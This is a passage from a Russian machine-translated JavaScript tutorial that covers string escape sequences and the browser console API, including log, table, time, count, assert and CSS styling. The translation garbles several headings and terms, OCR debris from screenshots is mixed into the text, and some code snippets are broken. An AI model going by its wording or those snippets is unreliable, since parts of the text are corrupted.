Например, стандарт Unicode определяет символ правой стрелки («→») с номером 8594 или 2192 в шестнадцатеричном формате. Таким образом, escape-последовательность для него была бы `\u2192` .

Это создает строку «A → B»:

```
var str = "A \u2192 B";
```

Для шестнадцатеричных цифр выше 9 буквы `a f` используются в нижнем и верхнем регистре без различия. Шестнадцатеричные коды длиной менее 4 цифр должны быть заполнены нулями: `\u007A` для маленькой буквы «z».

Коричневые скобки Unicode escape-последовательности

6

ES6 расширяет поддержку Unicode до полного диапазона кода от 0 до 0x10FFFF. Чтобы избежать символов с кодом более 2^{16} - 1, был введен новый синтаксис для управляющих последовательностей:

```
\u{???}
```

Если код в фигурных скобках представляет собой шестнадцатеричное представление значения кодовой точки, например

```
alert("Look! \u{1f440}"); // Look! 
```

В приведенном выше примере код `1f440` представляет собой шестнадцатеричное представление символьного кода символов Unicode Character *Eyes* .

Обратите внимание, что код в фигурных скобках может содержать любое количество шестнадцатеричных цифр, поскольку значение не превышает 0x10FFFF. Для шестнадцатеричных цифр выше 9 буквы `a f` используются в нижнем и верхнем регистре без различия.

Unicode escape-последовательности с фигурными фигурными скобками работают только внутри строк, а не внутри регулярных выражений!

Октальные escape-последовательности

Октальные escape-последовательности устаревают с ES5, но они по-прежнему поддерживаются внутри регулярных выражений и в нестрогом режиме также внутри строк без шаблонов. Октальная escape-последовательность состоит из одной, двух или трех восьмеричных цифр со значением от 0 до $377_8 = 255$.

Например, заглавная буква «E» имеет код 69 символов или 105 в базе 8. Таким образом, ее можно представить с помощью escape-последовательности `\105` :

```
/\105scape/.test("Fun with Escape Sequences"); // true
```

В строгом режиме восьмеричные escape-последовательности не допускаются внутри строк и вызывают синтаксическую ошибку. Стоит отметить, что `\0` , в отличие от `\00` или `\000` , *не* считается восьмеричной escape-последовательностью и, тем самым, разрешен внутри строк (даже строк шаблонов) в строгом режиме.

Управляющие управляющие последовательности

Некоторые escape-последовательности распознаются только внутри литералов регулярного выражения (не в строках). Они могут использоваться для удаления символов с кодами между 1 и 26 (U + 0001-U + 001A). Они состоят из одной буквы A-Z (случай не имеет значения), которому предшествует `\c` . Алфавитное положение буквы после `\c` определяет код символа.

Например, в регулярном выражении

```
`/\cG/`
```

Буква «G» (7-я буква в алфавите) относится к символу U + 0007, и, таким образом,

```
`/\cG`/.test(String.fromCharCode(7)); // true
```

Прочитайте Последовательности выхода онлайн:
https://riptutorial.com/ru/javascript/topic/5444/последовательности-выхода

глава 76: Приставка

Вступление

Консоль отладки или веб-консоль браузера обычно используется разработчиками для выявления ошибок, понимания потока выполнения, данных журнала и многих других целей во время выполнения. Доступ к этой информации осуществляется через `console` объект.

Синтаксис

- void console.log (obj1 [, obj2, ..., objN]);
- void console.log (msg [, sub1, ..., subN]);

параметры

параметр	Описание
obj1 ... objN	Список объектов JavaScript, строковые представления которых выводятся в консоли
тзд	Строка JavaScript, содержащая ноль или более строк замещения.
sub1 ... subN	Объекты JavaScript, с помощью которых можно заменить строки замещения в msg.

замечания

Информация, отображаемая отладочной / веб-консолью, доступна с помощью нескольких методов объекта Javascript `console` которыми можно ознакомиться через `console.dir(console)` . Помимо свойства `console.memory` , отображаемые методы обычно следующие (взятые из вывода Chromium):

- утверждать
- Чисто
- подсчитывать
- отлаживать
- реж
- DirXML
- ошибка
- группа
- groupCollapsed

- groupEnd
- Информация
- журнал
- markTimeline
- профиль
- profileEnd
- Таблица
- время
- timeEnd
- TIMESTAMP
- график
- timelineEnd
- след
- предупреждать

Открытие консоли

В большинстве современных браузеров консоль JavaScript была интегрирована как вкладка в Инструменты разработчика. В приведенных ниже сочетаниях клавиш будут открываться инструменты разработчика, после этого может потребоваться перейти на правую вкладку.

Хром

Открытие панели «Консоль» в **DevTools** от Chrome:

- Windows / Linux: любой из следующих параметров.
  - `Ctrl` + `Shift` + `J`
  - `Ctrl` + `Shift` + `I` , затем нажмите вкладку «Веб-консоль» **или** нажмите `ESC`, чтобы включить и выключить консоль
  - `F12` , затем щелкните вкладку «Консоль» **или** нажмите `ESC`, чтобы включить и выключить консоль
- Mac OS: `Cmd` + `Opt` + `J`

Fire Fox

Открытие панели «Консоль» в **Инструментах разработчика** Firefox:

- Windows / Linux: любой из следующих параметров.

    - `Ctrl` + `Shift` + `K`
    - `Ctrl` + `Shift` + `I` , затем нажмите вкладку «Веб-консоль» **или** нажмите `ESC`, чтобы включить и выключить консоль
    - `F12` , затем нажмите вкладку «Веб-консоль» **или** нажмите `ESC`, чтобы включить и выключить консоль

- Mac OS: `Cmd` + `Opt` + `K`


Edge и Internet Explorer

Открытие панели «Консоль» в **инструментах разработчика F12** :

- `F12` , затем щелкните вкладку «Консоль»

Сафари

Открыв панель «Консоль» в **веб-инспекторе** Safari, вы должны сначала включить меню разработки в настройках Safari.


Ad
General
Tabs
AutoFill
Passwords
Search
Security
Pr
Smart Search Field:
Show full we
Page Zoom:
100%
Accessibility:
Never use fo
Press Tab to
Option-Tab hig
Bonjour:
Include Bonj
Include Bonj
Internet plug-ins:
Stop plug-in
Style sheet:
None Selecte
Default encoding:
Western (ISO
Proxies:
Change Setti
Show Develo

`Option` + `C`

опера

Открытие «Консоли» в опере:

- `Ctrl` + `Shift` + `I` , затем щелкните вкладку «Консоль»

Совместимость

При использовании или эмуляции Internet Explorer 8 или более ранних версий (например, через представление совместимости / корпоративный режим) консоль будет определяться **только** при активном использовании инструментов разработчика, поэтому операторы `console.log()` могут вызывать исключение и предотвращать выполнение кода. Чтобы уменьшить это, вы можете проверить, доступна ли консоль до входа в систему:

```
if (typeof window.console !== 'undefined')
{
   console.log("Hello World");
}
```

Или в начале вашего скрипта вы можете определить, доступна ли консоль, а если нет, определите нулевую функцию, чтобы поймать все ваши ссылки и предотвратить исключения.

```
if (!window.console)
{
    console = {log: function() {}};
}
```

Обратите внимание, что этот второй пример остановит **все** журналы консоли, даже если окно разработчика открыто.

Использование этого второго примера исключает использование других функций, таких как `console.dir(obj)` если это специально не добавлено.

Examples

Табличные значения - console.table ()

В большинстве сред `console.table()` может использоваться для отображения объектов и массивов в табличном формате.

Например:

```
console.table(['Hello', 'world']);
```

отображает как:

(индекс)	значение
0	"Привет"
1	"Мир"

```
console.table({foo: 'bar', bar: 'baz'});
```


отображает как:

(индекс)	значение
"Foo"	"бар"
"бар"	«Баз»

var personArr = [{"personId": 123, "name": "Jhon", "city": "Melbourne", "phoneNo": "1234567890"}, {"personId": 124, "name": "Amelia" , «город»: «Сидней», «phoneNo»: «1234567890»}, {«personId»: 125, «имя»: «Эмили», «город»: «Перт», «phoneNo»: «1234567890»} {«personId»: 126, «name»: «Авраам», «город»: «Перт», «phoneNo»: «1234567890»}];

console.table (personArr, ['name', 'personId']);

отображает как:



Включение трассировки стека при ведении журнала - console.trace ()

```
function foo() {
  console.trace('My log statement');
}

foo();
```

Отобразит это в консоли:

```
My log statement       VM696:1
```

```
  foo                  @ VM696:1
  (anonymous function) @ (program):1
```

Примечание. Там, где это доступно, полезно также знать, что одна и та же трассировка стека доступна как свойство объекта Error. Это может быть полезно для последующей обработки и сбора автоматизированной обратной связи.

```
var e = new Error('foo');
console.log(e.stack);
```

Печать в консоли отладки браузера

Консоль отладки браузера может использоваться для печати простых сообщений. Эта отладка или веб - `log` `console` консоль может быть непосредственно открыта в браузере (клавише `F12` в большинстве браузеров - см *Примечания* ниже для получения дополнительной информации) и `log` метод `console` Javascript объект может быть вызван с помощью следующей команды:

```
console.log('My message');
```

Затем, нажав « `Ввод` » , на дисплее появится `My message` в консоли отладки.

`console.log()` может вызываться с любым количеством аргументов и переменных, доступных в текущей области. Несколько аргументов будут напечатаны в одной строке с небольшим промежутком между ними.

```
var obj = { test: 1 };
console.log(['string'], 1, obj, window);
```

Метод `log` отобразит на консоли отладки следующее:

```
['string']  1  Object { test: 1 }  Window { /* truncated */ }
```

Помимо простых строк, `console.log()` может обрабатывать другие типы, такие как массивы, объекты, даты, функции и т. Д .:

```
console.log([0, 3, 32, 'a string']);
console.log({ key1: 'value', key2: 'another value'});
```

Вывод:

```
Array [0, 3, 32, 'a string']
Object { key1: 'value', key2: 'another value'}
```

Вложенные объекты могут быть свернуты:

```
console.log({ key1: 'val', key2: ['one', 'two'], key3: { a: 1, b: 2 } });
```

Вывод:

```
Object { key1: 'val', key2: Array[2], key3: Object }
```

Некоторые типы, такие как объекты `Date` и `function` s, могут отображаться по-разному:

```
console.log(new Date(0));
console.log(function test(a, b) { return c; });
```

Вывод:

```
Wed Dec 31 1969 19:00:00 GMT-0500 (Eastern Standard Time)
function test(a, b) { return c; }
```

Другие методы печати

В дополнение к методу `log` современные браузеры также поддерживают похожие методы:

- `console.info` - небольшая информативная иконка () появляется в левой части отпечатанных строк или объектов (ов).
- `console.warn` - значок с небольшим предупреждением (!) появляется с левой стороны. В некоторых браузерах фон журнала желтый.
- `console.error` - маленькая `console.error` пиктограмма (⊗) появляется с левой стороны. В некоторых браузерах фон журнала красный.
- `console.timeStamp` - выводит текущее время и указанную строку, но нестандартно:

  ```
  console.timeStamp('msg');
  ```

  Вывод:

  ```
  00:00:00.001 msg
  ```


- `console.trace` - выводит текущую трассировку стека или отображает тот же результат, что и метод `log` если он вызван в глобальной области.

  ```
  function sec() {
     first();
  ```

```
}
function first() {
   console.trace();
}
sec();
```

Вывод:

```
first
sec
(anonymous function)
```



На приведенном выше рисунке показаны все функции, за исключением `timeStamp` , в Chrome версии 56.

Эти методы ведут себя аналогично методу `log` а в разных консолях отладки могут отображаться в разных цветах или форматах.

В некоторых отладчиках информация отдельных объектов может быть дополнительно расширена путем нажатия на напечатанный текст или небольшой треугольник (►), который ссылается на соответствующие свойства объекта. Эти свойства коллапсирующего объекта могут быть открыты или закрыты в журнале. Дополнительную информацию об этом см. В `console.dir`

Время измерения - console.time ()

`console.time()` может использоваться для определения того, как долго выполняется задача в вашем коде.

Вызов `console.time([label])` запускает новый таймер. Когда `console.timeEnd([label])` , прошедшее время в миллисекундах, так как вычисляется и регистрируется вызов `.time()` . Из-за этого поведения вы можете вызывать `.timeEnd()` несколько раз с тем же ярлыком, чтобы регистрировать прошедшее время с момента вызова оригинала `.time()` .

Пример 1:

```
console.time('response in');

alert('Click to continue');
console.timeEnd('response in');

alert('One more time');
console.timeEnd('response in');
```

выведет:

```
response in: 774.967ms
response in: 1402.199ms
```

Пример 2:

```
var elms = document.getElementsByTagName('*'); //select all elements on the page

console.time('Loop time');

for (var i = 0; i < 5000; i++) {
    for (var j = 0, length = elms.length; j < length; j++) {
        // nothing to do ...
    }
}

console.timeEnd('Loop time');
```

выведет:

```
Loop time: 40.716ms
```

Подсчет - console.count ()

`console.count([obj])` помещает счетчик на значение объекта, предоставленное в качестве аргумента. Каждый раз, когда этот метод вызывается, счетчик увеличивается (за исключением пустой строки `''`). Метка вместе с номером отображается в консоли отладки в соответствии со следующим форматом:

```
[label]: X
```

`label` представляет значение объекта, переданного как аргумент, и `X` представляет значение счетчика.

Значение объекта всегда рассматривается, даже если переменные представлены в качестве аргументов:

```
var o1 = 1, o2 = '2', o3 = "";
console.count(o1);
console.count(o2);
console.count(o3);

console.count(1);
console.count('2');
console.count('');
```

Вывод:

```
1: 1
2: 1
: 1
1: 2
2: 2
: 1
```

Строки с числами преобразуются в объекты `Number` :

```
console.count(42.3);
console.count(Number('42.3'));
console.count('42.3');
```

Вывод:

```
42.3: 1
42.3: 2
42.3: 3
```

Функции всегда указывают на глобальный объект `Function` :

```
console.count(console.constructor);
console.count(function(){});
console.count(Object);
var fn1 = function myfn(){};
console.count(fn1);
console.count(Number);
```

Вывод:

```
[object Function]: 1
[object Function]: 2
[object Function]: 3
[object Function]: 4
[object Function]: 5
```

Некоторые объекты получают конкретные счетчики, связанные с типом объекта, к которому они относятся:

```
console.count(undefined);
console.count(document.Batman);
var obj;
console.count(obj);
console.count(Number(undefined));
console.count(NaN);
console.count(NaN+3);
console.count(1/0);
console.count(String(1/0));
console.count(window);
console.count(document);
console.count(console);
console.count(console.__proto__);
console.count(console.constructor.prototype);
console.count(console.__proto__.constructor.prototype);
console.count(Object.getPrototypeOf(console));
console.count(null);
```

Вывод:

```
undefined: 1
undefined: 2
undefined: 3
NaN: 1
NaN: 2
NaN: 3
Infinity: 1
Infinity: 2
[object Window]: 1
[object HTMLDocument]: 1
[object Object]: 1
[object Object]: 2
[object Object]: 3
[object Object]: 4
[object Object]: 5
null: 1
```

Пустая строка или отсутствие аргумента

Если аргумент не предоставляется при **последовательном вводе метода подсчета в консоль отладки** , пустая строка считается параметром, то есть:


```
> console.count();
  : 1
> console.count('');
  : 2
> console.count("");
  : 3
```

Отладка с утверждениями - console.assert ()

Записывает сообщение об ошибке на консоль, если утверждение `false` . В противном случае, если утверждение `true` , это ничего не делает.

```
console.assert('one' === 1);
```

После утверждения можно предоставить несколько аргументов - это могут быть строки или другие объекты, которые будут напечатаны только в том случае, если утверждение `false` :



`console.assert` *не* бросает `AssertionError` (кроме Node.js), что означает, что этот метод несовместим с большинством тестовых фреймворков и что выполнение кода не будет прерываться при неудачном утверждении.

Форматирование вывода консоли

Многие из методов печати в консоли также могут обрабатывать форматирование строки типа C , используя `%` токенов:

```
console.log('%s has %d points', 'Sam', 100);
```

Диски `Sam has 100 points` .

Полный список спецификаторов формата в Javascript:

Тендерный	Выход
`%s`	Форматирует значение в виде строки
`%i` или `%d`	Форматирует значение как целое число
`%f`	Форматирует значение как значение с плавающей запятой
`%o`	Форматирует значение как расширяемый элемент DOM
`%O`	Форматирует значение как расширяемый объект JavaScript
`%c`	Применяет правила стиля CSS к выходной строке, как указано вторым параметром

Усовершенствованный стиль

Когда спецификатор формата CSS (`%c`) помещается в левой части строки, метод печати принимает второй параметр с правилами CSS, которые позволяют мелкомасштабный контроль над форматированием этой строки:

```
console.log('%cHello world!', 'color: blue; font-size: xx-large');
```


Вывод:

Можно использовать несколько спецификаторов формата `%c` :

- любая подстрока справа от `%c` имеет соответствующий параметр в методе печати;
- этот параметр может быть строкой emtpy, если нет необходимости применять правила CSS к той же подстроке;
- если найдены два спецификатора формата `%c` , то 1- ^{я} (заключенная в `%c`) и 2- ^{я} подстрока будет иметь свои правила, определенные в 2- ^{м} и 3- ^{м} параметрах метода печати соответственно.
- если три `%c` спецификаторов формата будут найдены, то 1 - ^{й,} 2 - ^{й} и 3 - ^{й} подстроки будут иметь свои правила , определенные во 2 - ^{й,} 3 - ^{й} и 4 - ^{й} параметр , соответственно, и так далее ...

```
console.log("%cHello %cWorld%c!!", // string to be printed
            "color: blue;", // applies color formatting to the 1st substring
            "font-size: xx-large;", // applies font formatting to the 2nd substring
            "/* no CSS rule*/" // does not apply any rule to the remaing substring
);
```

Вывод:



Использование групп для вывода отступов

Вывод может быть идентифицирован и заключен в сворачиваемую группу в консоли отладки следующими способами:


- `console.groupCollapsed()`

